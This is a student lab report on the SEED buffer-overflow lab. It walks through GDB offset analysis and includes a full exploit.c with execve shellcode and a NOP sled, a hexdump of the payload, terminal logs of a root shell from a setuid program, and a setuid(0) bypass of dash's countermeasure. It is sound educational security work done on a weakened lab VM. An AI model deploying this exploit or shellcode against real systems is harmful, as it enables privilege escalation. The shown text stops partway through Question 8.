Dayou Du
dayoudu@nyu.edu

Buffer Overflow Lab Report
Practical Computer Security


2019-02-27

Question 1

Shiyao Lei(sl6569)

Question 2


When the *execstack* option is turned on (Figure 1), a shell is successfully launched, and it can run the normal shell commands like *ls*, *id*, etc.



```
[02/18/19]seed@VM:~/.../BufferOverflow$ gcc -z execstack -o call_shellcode call_
shellcode.c
[02/18/19]seed@VM:~/.../BufferOverflow$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
$ ls
badfile         call_shellcode.c  exploit.c   stack      stack.c
call_shellcode  exploit           exploit.py  stack.asm
$ 
```

Figure 1: Execute *call_stack* with *execstack* turned on

When the *execstack* option is omitted (Figure 2), the program will fail (segfault).



```
[02/18/19]seed@VM:~/.../BufferOverflow$ gcc -o call_shellcode call_shellcode.c
[02/18/19]seed@VM:~/.../BufferOverflow$ ./call_shellcode
Segmentation fault
[02/18/19]seed@VM:~/.../BufferOverflow$ 
```

Figure 2: Execute *call_stack* with *execstack* turned off

Question 3

Our basic idea is:


1. Figure out the relative offset between the base address of *buffer* and the *return_addr*
2. Put a proper jump address to override the *return_addr*
3. Put our shell code at the end of the file
4. Fill the other contents (besides the return address and the shell codes) with NOP instructions.

Besides, when calculating the "jump address" in Step 2, the absolute stack address could have a shift when running the program under GDB. To deal with that we have two solutions: 1. We can utilize our "NOP slides", and let the return address jump to somewhere in the middle by adding a guessed shifting. 2. We can figure out the real stack address without GDB by crashing the program (by triggering a segmentation fault) and then analyze the core file.

In my exploit I used Method 1. However we have also figured out the absolute stack addresses outside GDB too (as shown in Question 4). Thus we can easily switch to Method 2 and verify our guessed address in Method 1.


Here demonstrates each steps of our exploit:

1. Create a dummy *badfile* with arbitrary contents, and then run the *stack* program under GDB. Meanwhile, we also set a break point at the entrance of function *bof*.




```
[02/18/19]seed@VM:~/.../BufferOverflow$ gdb ./stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack...(no debugging symbols found)...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1
gdb-peda$ r
Starting program: /home/seed/PCS-Labs/BufferOverflow/stack
```

2. We continue the program until the next statement is calling the *strcpy* function, then we know that the base address of *buffer* is *0xbfffea98*, which is passed as an argument to the *strcpy* function.



```
[------------------------------------code-------------------------------------]
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
=> 0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
   0x80484d0 <bof+21>:  add    esp,0x10
   0x80484d3 <bof+24>:  mov    eax,0x1
   0x80484d8 <bof+29>:  leave
   0x80484d9 <bof+30>:  ret
Guessed arguments:
arg[0]: 0xbfffea98 --> 0xb7fba000 --> 0x1b1db0
arg[1]: 0xbfffead7 --> 0x90909090
arg[2]: 0x205
[-----------------------------------stack-------------------------------------]
0000| 0xbfffea80 --> 0xbfffea98 --> 0xb7fba000 --> 0x1b1db0
0004| 0xbfffea84 --> 0xbfffead7 --> 0x90909090
0008| 0xbfffea88 --> 0x205
0012| 0xbfffea8c --> 0xb7ff57ac ("<program name unknown>")
0016| 0xbfffea90 --> 0xb7fe96eb (<_dl_fixup+11>:       add    esi,0x15915)
0020| 0xbfffea94 --> 0x0
0024| 0xbfffea98 --> 0xb7fba000 --> 0x1b1db0
0028| 0xbfffea9c --> 0xb7ffd940 (0xb7ffd940)
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080484cb in bof ()
gdb-peda$
```


3. By looking at the assembly code (*buffer* is located at *$ebp - 0x20*), we can calculate the relative offset between *buffer* and the where the *return_addr* was put on the stack. This relative offset is *0x20 + 0x4 = 0x24*. To verify this, we can also print the *return_addr* itself and check if it points to the next instruction after calling *bof* (in the *main* function). In our case the *return_addr* is located at *0xbfffeabc*.



```
gdb-peda$ x/20 0xbfffea98
0xbfffea98:     0xb7fba000      0xb7ffd940      0xbfffece8      0xb7feff10
0xbfffeaa8:     0xb7e6688b      0x00000000      0xb7fba000      0xb7fba000
0xbfffeab8:     0xbfffece8      0x0804852e      0xbfffead7      0x00000001
0xbfffeac8:     0x00000205      0x0804b008      0xb7fdb2e4      0x90000000
0xbfffead8:     0x90909090      0x90909090      0x90909090      0x90909090
gdb-peda$ x 0xbfffeabc
0xbfffeabc:     0x0804852e
gdb-peda$
```

4. Then we know all we need: 1. The relative offset between *buffer* and the *return_addr* 2. A rough location (reason mentioned above) of the absolute stack address of the *return_addr*. Then we can try to let the *return_addr* jump to somewhere in the middle of our NOP slide and finish our attack.

Figure 3 shows the final result of our attack: after executing *stack* from shell directly, we can get a root shell. To verify this we type *id* command and find out that the *euid* is 0(root).




```
[02/18/19]seed@VM:~/.../BufferOverflow$ gcc -o stack -z execstack -fno-stack-pro
tector stack.c
[02/18/19]seed@VM:~/.../BufferOverflow$ sudo chown root stack
[02/18/19]seed@VM:~/.../BufferOverflow$ sudo chmod 4755 stack
[02/18/19]seed@VM:~/.../BufferOverflow$ gcc -o exploit exploit.c
[02/18/19]seed@VM:~/.../BufferOverflow$ ./exploit
[02/18/19]seed@VM:~/.../BufferOverflow$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```

Figure 3: Successfully attack, get a root shell and verify the *euid*

Question 4


Run the program directly outside GDB (crash it and analyzing the core dump file): In this case the *buffer* is located at *0xbfffead8*. As shown in Figure 4, we just need to find the starting address of the first *0x90* since we know that our input file starts with bunch of them.



```
gdb-peda$ x/36 0xbfffead0
0xbfffead0:     0xb7fe96eb      0x00000000      0x90909090      0x90909090
0xbfffeae0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeaf0:     0x90909090      0x90909090      0x90909090      0xbfffeabc
0xbfffeb00:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb10:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb20:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb30:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb40:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeb50:     0x90909090      0x90909090      0x90909090      0x90909090
```

Figure 4: Analyzing the stack with the core file

Debugging inside GDB: In this case the *buffer* is located at *0xbfffea98*, as shown in Figure 5.



```
[------------------------------------code-------------------------------------]
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
=> 0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
   0x80484d0 <bof+21>:  add    esp,0x10
   0x80484d3 <bof+24>:  mov    eax,0x1
   0x80484d8 <bof+29>:  leave
   0x80484d9 <bof+30>:  ret
Guessed arguments:
arg[0]: 0xbfffea98 --> 0xb7fba000 --> 0x1b1db0
arg[1]: 0xbfffead7 --> 0x90909090
arg[2]: 0x205
[-----------------------------------stack-------------------------------------]
0000| 0xbfffea80 --> 0xbfffea98 --> 0xb7fba000 --> 0x1b1db0
0004| 0xbfffea84 --> 0xbfffead7 --> 0x90909090
0008| 0xbfffea88 --> 0x205
0012| 0xbfffea8c --> 0xb7ff57ac ("<program name unknown>")
0016| 0xbfffea90 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0020| 0xbfffea94 --> 0x0
0024| 0xbfffea98 --> 0xb7fba000 --> 0x1b1db0
0028| 0xbfffea9c --> 0xb7ffd940 (0xb7ffd940)
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080484cb in bof ()
gdb-peda$
```

Figure 5: Debugging inside GDB

Question 5

```
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    // Note that the absolute stack address in the gdb could be different
    // than in the shell(due to the environment variables). So we left some
    // extra spaces in the middle (since we have a nop slide it will work).

    // 0. These are the numbers we got **inside** GDB
    unsigned int stack_buffer_addr = 0xbfffea98;
    unsigned int stack_return_addr = 0xbfffeabc;

    // 1. This is used to deal with the stack shifting w/GDB
    unsigned int grace_jump        = 0x80;

    // 2. set return address
    unsigned int placeholder_len      = stack_return_addr - stack_buffer_addr;
    unsigned int stack_shellcode_addr = stack_return_addr + grace_jump;
    *((unsigned int*)(buffer + placeholder_len)) = stack_shellcode_addr;

    // 3. copy our shell code to the end of buffer, so that we always have
    //    enough nop slides in the middle.
    strcpy(buffer + 517 - sizeof(shellcode), shellcode);

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Question 6

```
[02/21/19]seed@VM:~/.../BufferOverflow$ hexdump badfile
0000000 9090 9090 9090 9090 9090 9090 9090 9090
*
0000020 9090 9090 eb3c bfff 9090 9090 9090 9090
0000030 9090 9090 9090 9090 9090 9090 9090 9090
*
00001e0 9090 9090 9090 9090 9090 9090 c031 6850
00001f0 2f2f 6873 2f68 6962 896e 50e3 8953 99e1
0000200 0bb0 80cd 0000
0000205
```

Question 7

First we will illustrate how *dash*'s countermeasure affect our attack and why *setuid* helps. We set */bin/sh* to *dash* and run the following program:


```c
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main() {
        char *argv[2];
        argv[0] = "/bin/sh";
        argv[1] = NULL;

        setuid(0);
        execve("/bin/sh", argv, NULL);

        return 0;
}
```


In the first experiment we don't execute *setuid(0)* (i.e. comment out line 11). As shown in Figure 6, we can find out that the shell we get do not have a root privilege. This is because *dash* detects that *euid* is not the same as *ruid* and drop the root privilege.



```
[02/22/19]seed@VM:~/.../BufferOverflow$ gcc dash_shell_test.c -o dash_shell_test
[02/22/19]seed@VM:~/.../BufferOverflow$ sudo chown root dash_shell_test
[02/22/19]seed@VM:~/.../BufferOverflow$ sudo chmod 4755 dash_shell_test
[02/22/19]seed@VM:~/.../BufferOverflow$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),11
$ 
```

Figure 6: Run *dash_shell_test* without *setuid(0)*


Then we add back *setuid(0)*. As shown in Figure 7, we can get the root shell again. That's because *setuid* also set the *ruid* to 0. From the Linux manual: *setuid() sets the effective user ID of the calling process. If the effective UID of the caller is root, the real UID and saved set-user-ID are also set*. In this case, since the vulnerable program is a SET-UID-root program, both *euid* and *ruid* are set by *setuid*. So we pass the check of *dash* and get the root shell.



```
[02/22/19]seed@VM:~/.../BufferOverflow$ vim dash_shell_test.c
[02/22/19]seed@VM:~/.../BufferOverflow$ gcc dash_shell_test.c -o dash_shell_test
[02/22/19]seed@VM:~/.../BufferOverflow$ sudo chown root dash_shell_test
[02/22/19]seed@VM:~/.../BufferOverflow$ sudo chmod 4755 dash_shell_test
[02/22/19]seed@VM:~/.../BufferOverflow$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(l)
# 
```

Figure 7: Run *dash_shell_test* with *setuid(0)*

Finally we update our shell code with corresponding *setuid* call and try the exploit again. As shown in Figure 8 we can see that we successfully defeat *dash*'s countermeasure and get a root shell.




```
[02/22/19]seed@VM:~/.../BufferOverflow$ ls -al /bin/sh
lrwxrwxrwx 1 root root 9 Feb 22 08:27 /bin/sh -> /bin/dash
[02/22/19]seed@VM:~/.../BufferOverflow$ gcc -o exploit exploit.c
[02/22/19]seed@VM:~/.../BufferOverflow$ ./exploit
[02/22/19]seed@VM:~/.../BufferOverflow$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(l)
# exit
[02/22/19]seed@VM:~/.../BufferOverflow$ 
```

Figure 8: Defeat *dash*'s countermeasure

Question 8

First, we enable the address randomization and run the same attack again. From Figure 9 we can see that our attack will very likely get a segmentation fault. That's because now the stack has been randomly shifted, so our *jump address* cannot work reliably.

